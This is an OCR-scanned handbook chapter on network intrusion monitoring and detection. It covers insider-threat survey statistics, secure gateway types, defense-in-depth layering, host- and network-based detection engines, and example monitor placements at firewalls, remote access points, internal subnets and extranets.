It is, in fact, highly recommended that today's organizations establish a centralized security team that is responsible for the operation of the various security devices. This places responsibility for the operation of that infrastructure on one group that must do the planning, implement the system, and take action to maintain it.

The Threat of Attack

The threat of attack comes from two major directions: attacks based outside the corporate network and attacks based from within. The moat security model, which is working effectively at many organizations, addresses the "attack from without" scenario. Even then, it cannot reliably provide information on the number of attacks, types of attacks, and their points of origin.

However, the moat cannot address the "attack from within" model, as the attack is occurring from within the walls. Consider the castle of medieval times. The moat was constructed to assist in warding off attacks from neighboring hostile forces. However, when fighting breaks out inside the castle walls, the moat offers no value.

The definition of an intrusion attempt is the potential possibility of a deliberate unauthorized attempt to:

- Access information
- Manipulate information
- Render a system unreliable or unusable

However, an attack is a single unauthorized access attempt, or unauthorized use attempt, regardless of success.

Unauthorized Computer Use

The problem is that the existing perimeter does not protect from an attack from within. The major security surveys continually report that the smallest percentage of loss comes from attacks that originate outside the organization. This means that the employees are really the largest threat to the organization.




EXHIBIT 131.3 Computer Security Institute 1999 Survey.

The Computer Security Institute conducts an annual survey of its membership in conjunction with the FBI Computer Crime Unit. In the 1999 survey, the question was asked: "Has your organization experienced an incident involving the unauthorized use of a computer system?" (see Exhibit 131.3). As indicated, there was an overwhelming positive response, which had been climbing over the previous three years, but which saw a slight drop in affirmative response. Many organizations could answer "Yes" to this question, but there is also a strong element of "Don't Know." This element is because the only unauthorized use one is aware of is what is ultimately reported or found as a result of some other factor.

The cost of the information loss is staggering, as illustrated in the following information (also from the CSI Survey). From that survey, it is evident that unauthorized insider access and theft of proprietary information has the highest reported cost. Given the potential value of the technical, R&D, marketing, and strategic business information that is available on the network, more and more companies need to focus additional attention to the protection of the data and securing the network.

Financial Losses

The financial impact to organizations continues to add up to staggering figures: a total of over $123 million as reported in the survey (see Exhibit 131.4). The survey identified that there has been an increase in the cost of unauthorized access by insiders, and the cost in other areas has also risen dramatically. The survey also identified that there continues to be an increase in the number of attacks driven from outside the reporting organizations. This is largely due to the increasing sophistication of network attack tools and the number of attackers who are using them.

Intrusion detection and monitoring systems can assist in reducing the "Don't Know" factor by providing a point where unauthorized or undesirable use can be viewed, and appropriate action taken either in real-time or after the fact.

Our Employees Are Against Us

An often-quoted metric is that one of 700 employees is actively working against the company. This means that if an organization has 7000 employees, there are ten employees actively working against the organization's best interests. Although this sounds like a small number of people, the nature of who they are in an organization will dictate what they have access to and can easily use against the company.

A recent American Society for Industrial Security (ASIS, http://www.asisonline.org) "Trends in Intellectual Property Loss" survey suggested that approximately 75 percent of technology losses occur from employees and those with a trusted relationship to the company (i.e., contractors and subcontractors). Computer intrusions involve approximately 87 percent of the insider issue.

Although organizations typically have the perimeter secure, the corporate network is wide open, with all manner of information available to every one who has network access. This includes employees, contractors, suppliers, and customers! How does an organization know that its vital information is not being carried out of the network? The truth is that many do not know, and in many cases it is almost impossible to tell.




EXHIBIT 131.4 Dollar amount of losses by type.

Where Is the Critical Information?

The other aspect to this is that many organizations do not know where their critical information is stored. This does not even mean where the source code or technical information is stored. That is important, but one's competitors will be building similar products. The critical information is the strategic business plan, bids for new contracts, and financial information. There are various systems in place to control access to various components, but there are problems with the security components in those systems.

Regardless, the strategic business plan will be scattered throughout the corporation on different desktops and laptops. What is the value of that information? Who has it? Where is it going? In the current environment, few organizations can adequately identify the information, let alone where it is stored within the network.

This situation is even worse in government, military, or large corporations where they used to have dozens of filing cabinets to maintain a proper paper trail. Electronic mail has killed the chain of command and the proper establishment of a trail. Information is spread everywhere and important messages simply get deleted when employees leave the company.

The FBI has published a "Top Ten Technology List," which is still current according to the FBI's Awareness of National Security Issues and Response (FBI-ANSIR). This technology list includes:

- Manufacturing processes and technologies
- Information and communication technologies
- Aeronautic and surface transportation systems
- Energy and environmental-related technologies
- Semiconductor materials and microelectronic circuits
- Software engineering
- High-performance computing
- Simulation modeling
- Sensitive radar
- Superconductivity

Many high-tech companies operate within these areas and, as such, are prone to increased incidents of attack and intelligence-gathering operations. Because the primary threat is from internal or authorized users, it becomes necessary to apply security measures within the perimeter.

The Future of Network Security

However, the future of network security is changing. The secure gateway will be an integral part of that for a long time. However, implementation of the secure gateway is not the answer in some circumstances. Furthermore, users may be unwilling to accept the performance and convenience penalties created by the secure gateway.

Secure Gateway Types

There are two major types of secure gateways — packet filters and application proxy systems — and companies choose one or the other for various reasons. This chapter does not seek to address the strengths or weaknesses of either approach, but to explain how they are different.

The packet-filter gateway operates at the network and transport levels, performing some basic checks on the header information contained in the packet (see Exhibit 131.5). This means that the packet examination and transfer happens very fast, but there is no logical break between the internal and external network.

The application proxy provides a clear break between the internal and external networks. This is because the packet must travel farther up the TCP/IP protocol stack and be handled by a proxy (see Exhibit 131.6). The application proxy receives the packet, and then establishes a connection to the remote destination on behalf of the user. This is how a proxy works. It provides a logical break between the two networks, and ensures that no packets from one network are automatically sent to the other network.

The downside is that there must a proxy on the secure gateway for each protocol. Most secure gateway vendors do not provide a toolkit to build application proxies. Consequently, companies are limited in what services can be offered until the appropriate proxy is developed by the vendor.

The third type of firewall that is beginning to gain attention is the adaptive proxy (see Exhibit 131.7). In this model, the gateway can operate as both an application proxy and a packet filter. When the gateway receives a connection, it behaves like an application proxy. The appropriate proxy checks the connection. As discussed earlier, this has an effect on the overhead associated with the gateway. However, once the connection has been "approved" by the gateway, future packets will travel through the packet filter portion, thereby providing a greater level of performance throughput. There is currently only one vendor offering this technology, although it will expand to others in the future.

The adaptive proxy operates in a similar manner to stateful inspection systems, but it has a proxy component.

Whenever a firewall receives a SYN packet initiating a TCP connection, that SYN packet is reviewed against the firewall rule base. Just like a router, this SYN packet is compared to the rules in sequential order (starting




EXHIBIT 131.5 The packet-filter gateway operates at the network and transport levels, performing some basic checks on the header information contained in the packet.




EXHIBIT 131.6 An application proxy provides a clear break between the internal and external network (this is because the packet must travel farther up the TCP/IP protocol stack and be handled by a proxy).




EXHIBIT 131.7 With an adaptive proxy, the gateway can operate as both an application proxy and a packet filter.

with rule 0). If the packet goes through every rule without being accepted, the packet is denied. The connection is then dropped or rejected (RST is sent back to the remote host). However, if the packet is accepted, the session is then entered into the firewall's stateful connection table, which is located in kernel memory. Every packet that follows (that does not have a SYN) is then compared to the stateful inspection table. If the session is in the table and the packet is part of that session, then the packet is accepted. If the packet is not part of the session, then it is dropped. This improves system performance, as every single packet is not compared against the rule base; only SYN packets initiating a connection are compared to the rule base. All other TCP packets are compared to the state table in kernel memory (very fast).

This means that, to provide increased protection for the information within the corporate network, organizations must deploy security controls within the corporate network that consist of both secure gateways (where there is a good reason) and intrusion and network monitoring and detection. Intrusion detection systems are used in a variety of situations.

Security Layering

Security is often layered to provide defense-in-depth. This means that at each layer, there are security controls to ensure that authorized people have access, while still denying access to those who are not authorized (see Exhibit 131.8). As seen in this diagram, this layering can be visualized as a series of concentric circles, with the level of protection increasing to the center.

Layer 1, or the network perimeter, guards against unauthorized access to the network itself. This includes firewalls, remote access servers, etc. Layer 2 is the network. Some information is handled on the network without any thought. As such, layer 2 addresses the protection of the data as it moves across the network. This technology includes link encryptors, VPN, and IPSec. Layer 3 considers access to the server systems themselves. Many users do not need access to the server, but to an application residing there. However, a user who has access to the server may have access to more information than is appropriate for that user. Consequently, layer 3 addresses access and controls on the server itself.

Finally, layer 4 considers the application-level security. Many security problems exist due to inconsistencies in how each application handles or does not handle security. This includes access and authorization for specific functions within that application.

There are occasions where organizations implement good technology in bad ways, which results in poor implementation. This generally leads to a false sense of security and lulls the organization into complacency.

Consequently, by linking each layer, it becomes possible to provide security that the user does not see in some cases, and will have to interact with at a minimal level to provide access to the desired services. This corresponds to the goals of the three-year architecture vision.

Security Goals

Organizations place a great deal of trust in the administrators of computer systems firs to keep things running, and then to make sure that the needed patches are applied whenever possible. It is very important that the




EXHIBIT 131.8 Security layering provides defensive depths (this means that at each layer, there are security controls to ensure that authorized people have access, while still denying access to those who are not authorized).




EXHIBIT 131.9 Five essential steps in the information protection arena: protect, detect, react, assess, and correct.

security measures of any system are configured and maintained to prevent unauthorized access. The major threats to information itself are:

- Disclosure, either accidental or intentional (confidentiality)
- Modification (integrity)
- Destruction (availability)

The goal of an information protection program is to maintain the confidentiality, integrity, and availability of information.

Exhibit 131.9 illustrates five essential steps in the information protection arena: protect, detect, react, assess, and correct.

Protection involves establishing appropriate policies procedures and technology implementations to allow for the protection of the corporation's information and technology assets.

Detection is the ability to determine when those assets have been, or are under attack from some source.

To be effective at maintaining the security goals of confidentiality, integrity, and availability, the corporation must be able to react to a detected intrusion or attack. This involves establishing a Computer Security Incident Response Team to review the alarm and act.

With the tactical response complete, the assessment phase reviews the incident and determines the factors that caused it. From there, a risk analysis is performed to determine:

- The risk of future occurrences
- What the available countermeasures are
- A cost/benefit analysis to determine if any of the available countermeasures should be implemented

The correct stage is where the countermeasures or other changes are implemented; or, if the level of risk is determined to be acceptable to the corporation, no action is taken.

Many of today's proactive organizations have the protection side operating well, as it relates to network protection. However, many have no systems in place to protect the internal data and network components.

Likewise, reaction mechanisms may be in place to address and investigate when an incident occurs. This is accomplished by establishing a Computer Incident Response Team to be used when an incident is detected in progress that requires the knowledge of a diverse group of computer and security specialists.

However, for many, their detection abilities are limited, which is the area that intrusion monitoring and detection is aimed at. By improving detection abilities, one can refine both protection strategies and technology, and how one reacts when an incident occurs.

Because today's computer systems must be able to keep information confidential, maintain integrity, and be available when needed, it is highly likely that any expectation of the system being able to completely prevent a security breach is unrealistic.

Types of Intrusion Monitoring and Detection Systems

There are two major types of intrusion detection: host and network based. Host-based products are based on the computer system and look for intrusions into its own environment. These host-based systems are capable of examining their own configuration and reporting changes to that configuration or to critical files that may result in unauthorized access or modification. For example, a product such as tripwire can be considered a host-based intrusion detection system. Changes in the configuration of the system or its files are detected and reported by tripwire and then captured at the next report.

Network-based products are those that are not bound to looking at intrusions on a specific host. Rather, they are looking for specific activity on the network that may be considered malicious. Network-based tools have the ability to find the attack in progress; host-based tools can actually see the changes inside the system. In fact, it is recommended that one runs both types of systems.

There are essentially two types of intrusion detection "engines." These are statistical anomaly detection and pattern-matching detection engines. Statistical engines look at deviation from statistical measurements to detect intrusions and unusual behaviors. The baseline established for the statistical variables is determined by observing "normal" activity and behavior. This requires significant data collection over a period of time to establish this "normal" or expected behavior. Statistical anomaly systems are generally not run in real-time due to the amount of statistical calculations required. Consequently, they are generally run against logs or other collected data.

Statistical anomaly systems offer some advantages. The well-understood realm of statistical analysis techniques is a major strength so long as the underlying assumptions in the data collection and analysis are valid. Statistical techniques also lend themselves better to analysis dealing with time.

However, the underlying assumptions about the data may not be valid, which causes false alarms and erroneous data reported. The tendency to link information from different variables to demonstrate trends may be statistically incorrect, leading to erroneous conclusions. The major challenge to this technique is establishing the baseline of what is considered expected behavior at the monitored site. This is easier if the users work within some predefined parameters. However, it is well-known that the more experienced users are, the less likely they will operate within those parameters.

One drawback to intrusion detection systems is false-positive alarms. A false-positive occurs when the intrusion detection system causes an alarm when no real intrusion exists. This can occur when a pattern or series of packets resemble an attack pattern but are in fact legitimate traffic.

Worth noting is that some of the major issues with statistical engines involve establishing the baseline. For example, how does one know when a user has read too many files?

Pattern-matching systems are more appropriate to run in real- or near-real-time. The concept is to look at the collected packets for a "signature," or activities that match a known vulnerability. For example, a port scan against a monitored system causes an alarm due to the nature of packets being sent. Due to the nature of some of the signatures involved, there is some overlap between the pattern-matching and anomaly detection systems.

The attack patterns provided by the vendors are compiled from CERT advisories, vendor testing, and practical experience. The challenge is for the vendor to create patterns that match a more-general class of intrusion, rather than being specific to a particular attack.

There are pros and cons to both types, but it is recommended that in the development of the tools, both forms be run. This means collecting the packets and analyzing them in near-real-time and collecting the log data from multiple sources to review it with an anomaly system as well.

In a pattern-matching system, the number and types of events that are monitored are constrained to only those items required to match a pattern. This means that if one is interested only in certain types of attacks, then one does not need to monitor for every event. As previously stated, the pattern-matching engine can run faster due to the absence of the floating-point statistical calculations.

However, pattern-matching systems can suffer from scalability issues, depending on the size of the hardware and the number of patterns to match. Even worse is that most vendors do not provide an extensible language to allow the network security administrator to define his own patterns. This makes adding one's own attack signatures a complicated process.

For both systems, neither really has a "learning" model incorporated into it, and certainly none of the commercial intrusion detection systems has a learning component implemented in it.

Why Intrusion Monitoring and Detection?

The incorporation of intrusion monitoring and detection systems provides the corporation with the ability to ensure that:

- *Protected information is not accessed by unauthorized parties; and if it is, there is a clear audit record.* Organizations must identify the location of various types of information and know where the development of protected technologies takes place. With the installation of an intrusion detection system within the corporate network, one can offer protection to that information without the need for a secure gateway. The intrusion detection system can monitor for connection requests that are not permitted and take appropriate action to block the connection. This provides a clear audit record of the connection request and its origination point, as well as preventing the retrieval of the information. There is no impact to the authorized users.
- *The ability to monitor network traffic without impact to the network.* A secure gateway is intrusive: all of the packets must pass through it before they can be transmitted on the remote network. An intrusion monitoring system is passive: it "listens" on the network and takes appropriate action with the packets.
- *Actively respond to attacks on systems.* Many implementations of intrusion monitoring systems have the ability to perform specific actions when an event takes place. Those actions range from notification to a human to automatic reconfiguration of a device and blocking the connection at the network level.
- *Information security organizations understand the attacks being made and can build systems and networks to resist those attacks.* As attacks are made against the organization, reviewing the information captured by the intrusion monitoring system can assist in the development of better tools, practices, and processes to improve the level of information security and decrease the risk of loss.
- *Metrics reporting is provided.* As in any program, the ability to report on the operation of the program through good quality metrics is essential. Most organizations do not know if there has been a successful penetration into their network because they have no good detection methods to determine this.

Implementation Examples

As more and more organizations enter the electronic business (E-biz) forum in full gear, the effective protection of those systems is essential to being able to establish trust with the customer base that will be using them. Monitoring of the activity around those systems will ensure that one responds to any new attacks in an appropriate fashion, and protects that area of the business — both from financial and image perspectives.

Implementing an intrusion monitoring and detection system enables monitoring at specific sites and locations within the network. For example, one should be immediately concerned with Internet access points and the extranets that house so many critical business services on the Internet.

Second, organizations should be working with information owners on the FBI's top-ten list on how to handle corporate strategic information. That venture would involve installing an intrusion monitoring system and identifying the information that people are not allowed to access, and then using that system to log the access attempts and block the network connections to that information.

The following examples are intended to identify some areas where an intrusion monitoring system could be installed and the benefits of each.




EXHIBIT 131.10 An intrusion monitoring system is configured to monitor the networks on both sides of the fiirewall.

Monitoring at the Secure Gateway

In Exhibit 131.10, the intrusion monitoring system is configured to monitor the networks on both sides of the firewall. The intrusion monitoring system is unable to pass packets itself from one side to the other. This type of implementation uses a passive or nonintrusive mode of network data capture.

To illustrate this, first consider the firewall. The firewall must retransmit packets received on one network to the other network. This is intrusive as the packet is handled by the firewall while in transit. The intrusion monitoring system, on the other hand, does not actually that the packet should be handled. It observes and examines the packet as it is transmitted on the network.

This example also lends itself to monitoring those situations where the traffic must be passed through the secure gateway using a local tunnel. As this provides essentially unrestricted access through the secure gateway, the intrusion monitoring system can offer additional support, and improved logging shows where the packet came from and what it looked like on the other side of the gateway.

Using an intrusion monitoring system in this manner allows metrics collection to support the operation of the perimeter and demonstration that the firewall technology is actually blocking the traffic it was configured to block. In the event of unexpected traffic being passed through anyway, the information provided by the intrusion monitoring system can be used by the appropriate support groups to make the necessary corrections and, if necessary, collect information for law enforcement action.

Monitoring at the Remote Access Service Entry

A second example involves the insertion of an intrusion monitoring device between the RAS access points and their connection to the corporate network (see Exhibit 131.11). In this implementation, the intrusion monitoring system is installed at the remote access point. With the clear realization that most technical and intellectual property loss is through authorized inside access, it makes sense to monitor one's remote access points. It is possible to look for this type of behavior, active attacks against systems, and other misuse of the corporate computing and network services.

Monitoring within the Corporate Network

As mentioned previously, there is no ability to monitor specific subnets within the corporate network where protected information is stored. Through the implementation of intrusion monitoring, it is possible to provide additional protection for that information without the requirement for a secure gateway.

Exhibit 131.12 reveals that the protected servers are on the same subnet as the intrusion monitoring system. When the corporate network user attempts to gain access to the protected servers, the intrusion monitoring




EXHIBIT 131.11 The intrusion monitoring system is installed at the remote access point.




EXHIBIT 131.12 Protected servers are on the same subnet as the intrusion monitoring system.

server can log and, if configured, intercept the connection attempt. This also means that some guidelines on how to determine where to add an intrusion detection system within the corporate network are required. In many organizations, the corporate network is extensive and it may not be feasible to monitor them all.

Monitoring the Extranet

This will facilitate monitoring attacks against externally connected machines or, in the event that a proper extranet has been implemented, by monitoring any attacks against the systems connected to the extranet. However, in this instance, two IDSs may be required to offer detection capabilities for both the extranet and the firewall, as illustrated in Exhibit 131.13.

In this illustration, all activity coming into the extranet is monitored. The extranet itself is also protected as it is not directly on the Internet, but in a private organizationally controlled network. This allows additional controls to be in operation to protect those systems.

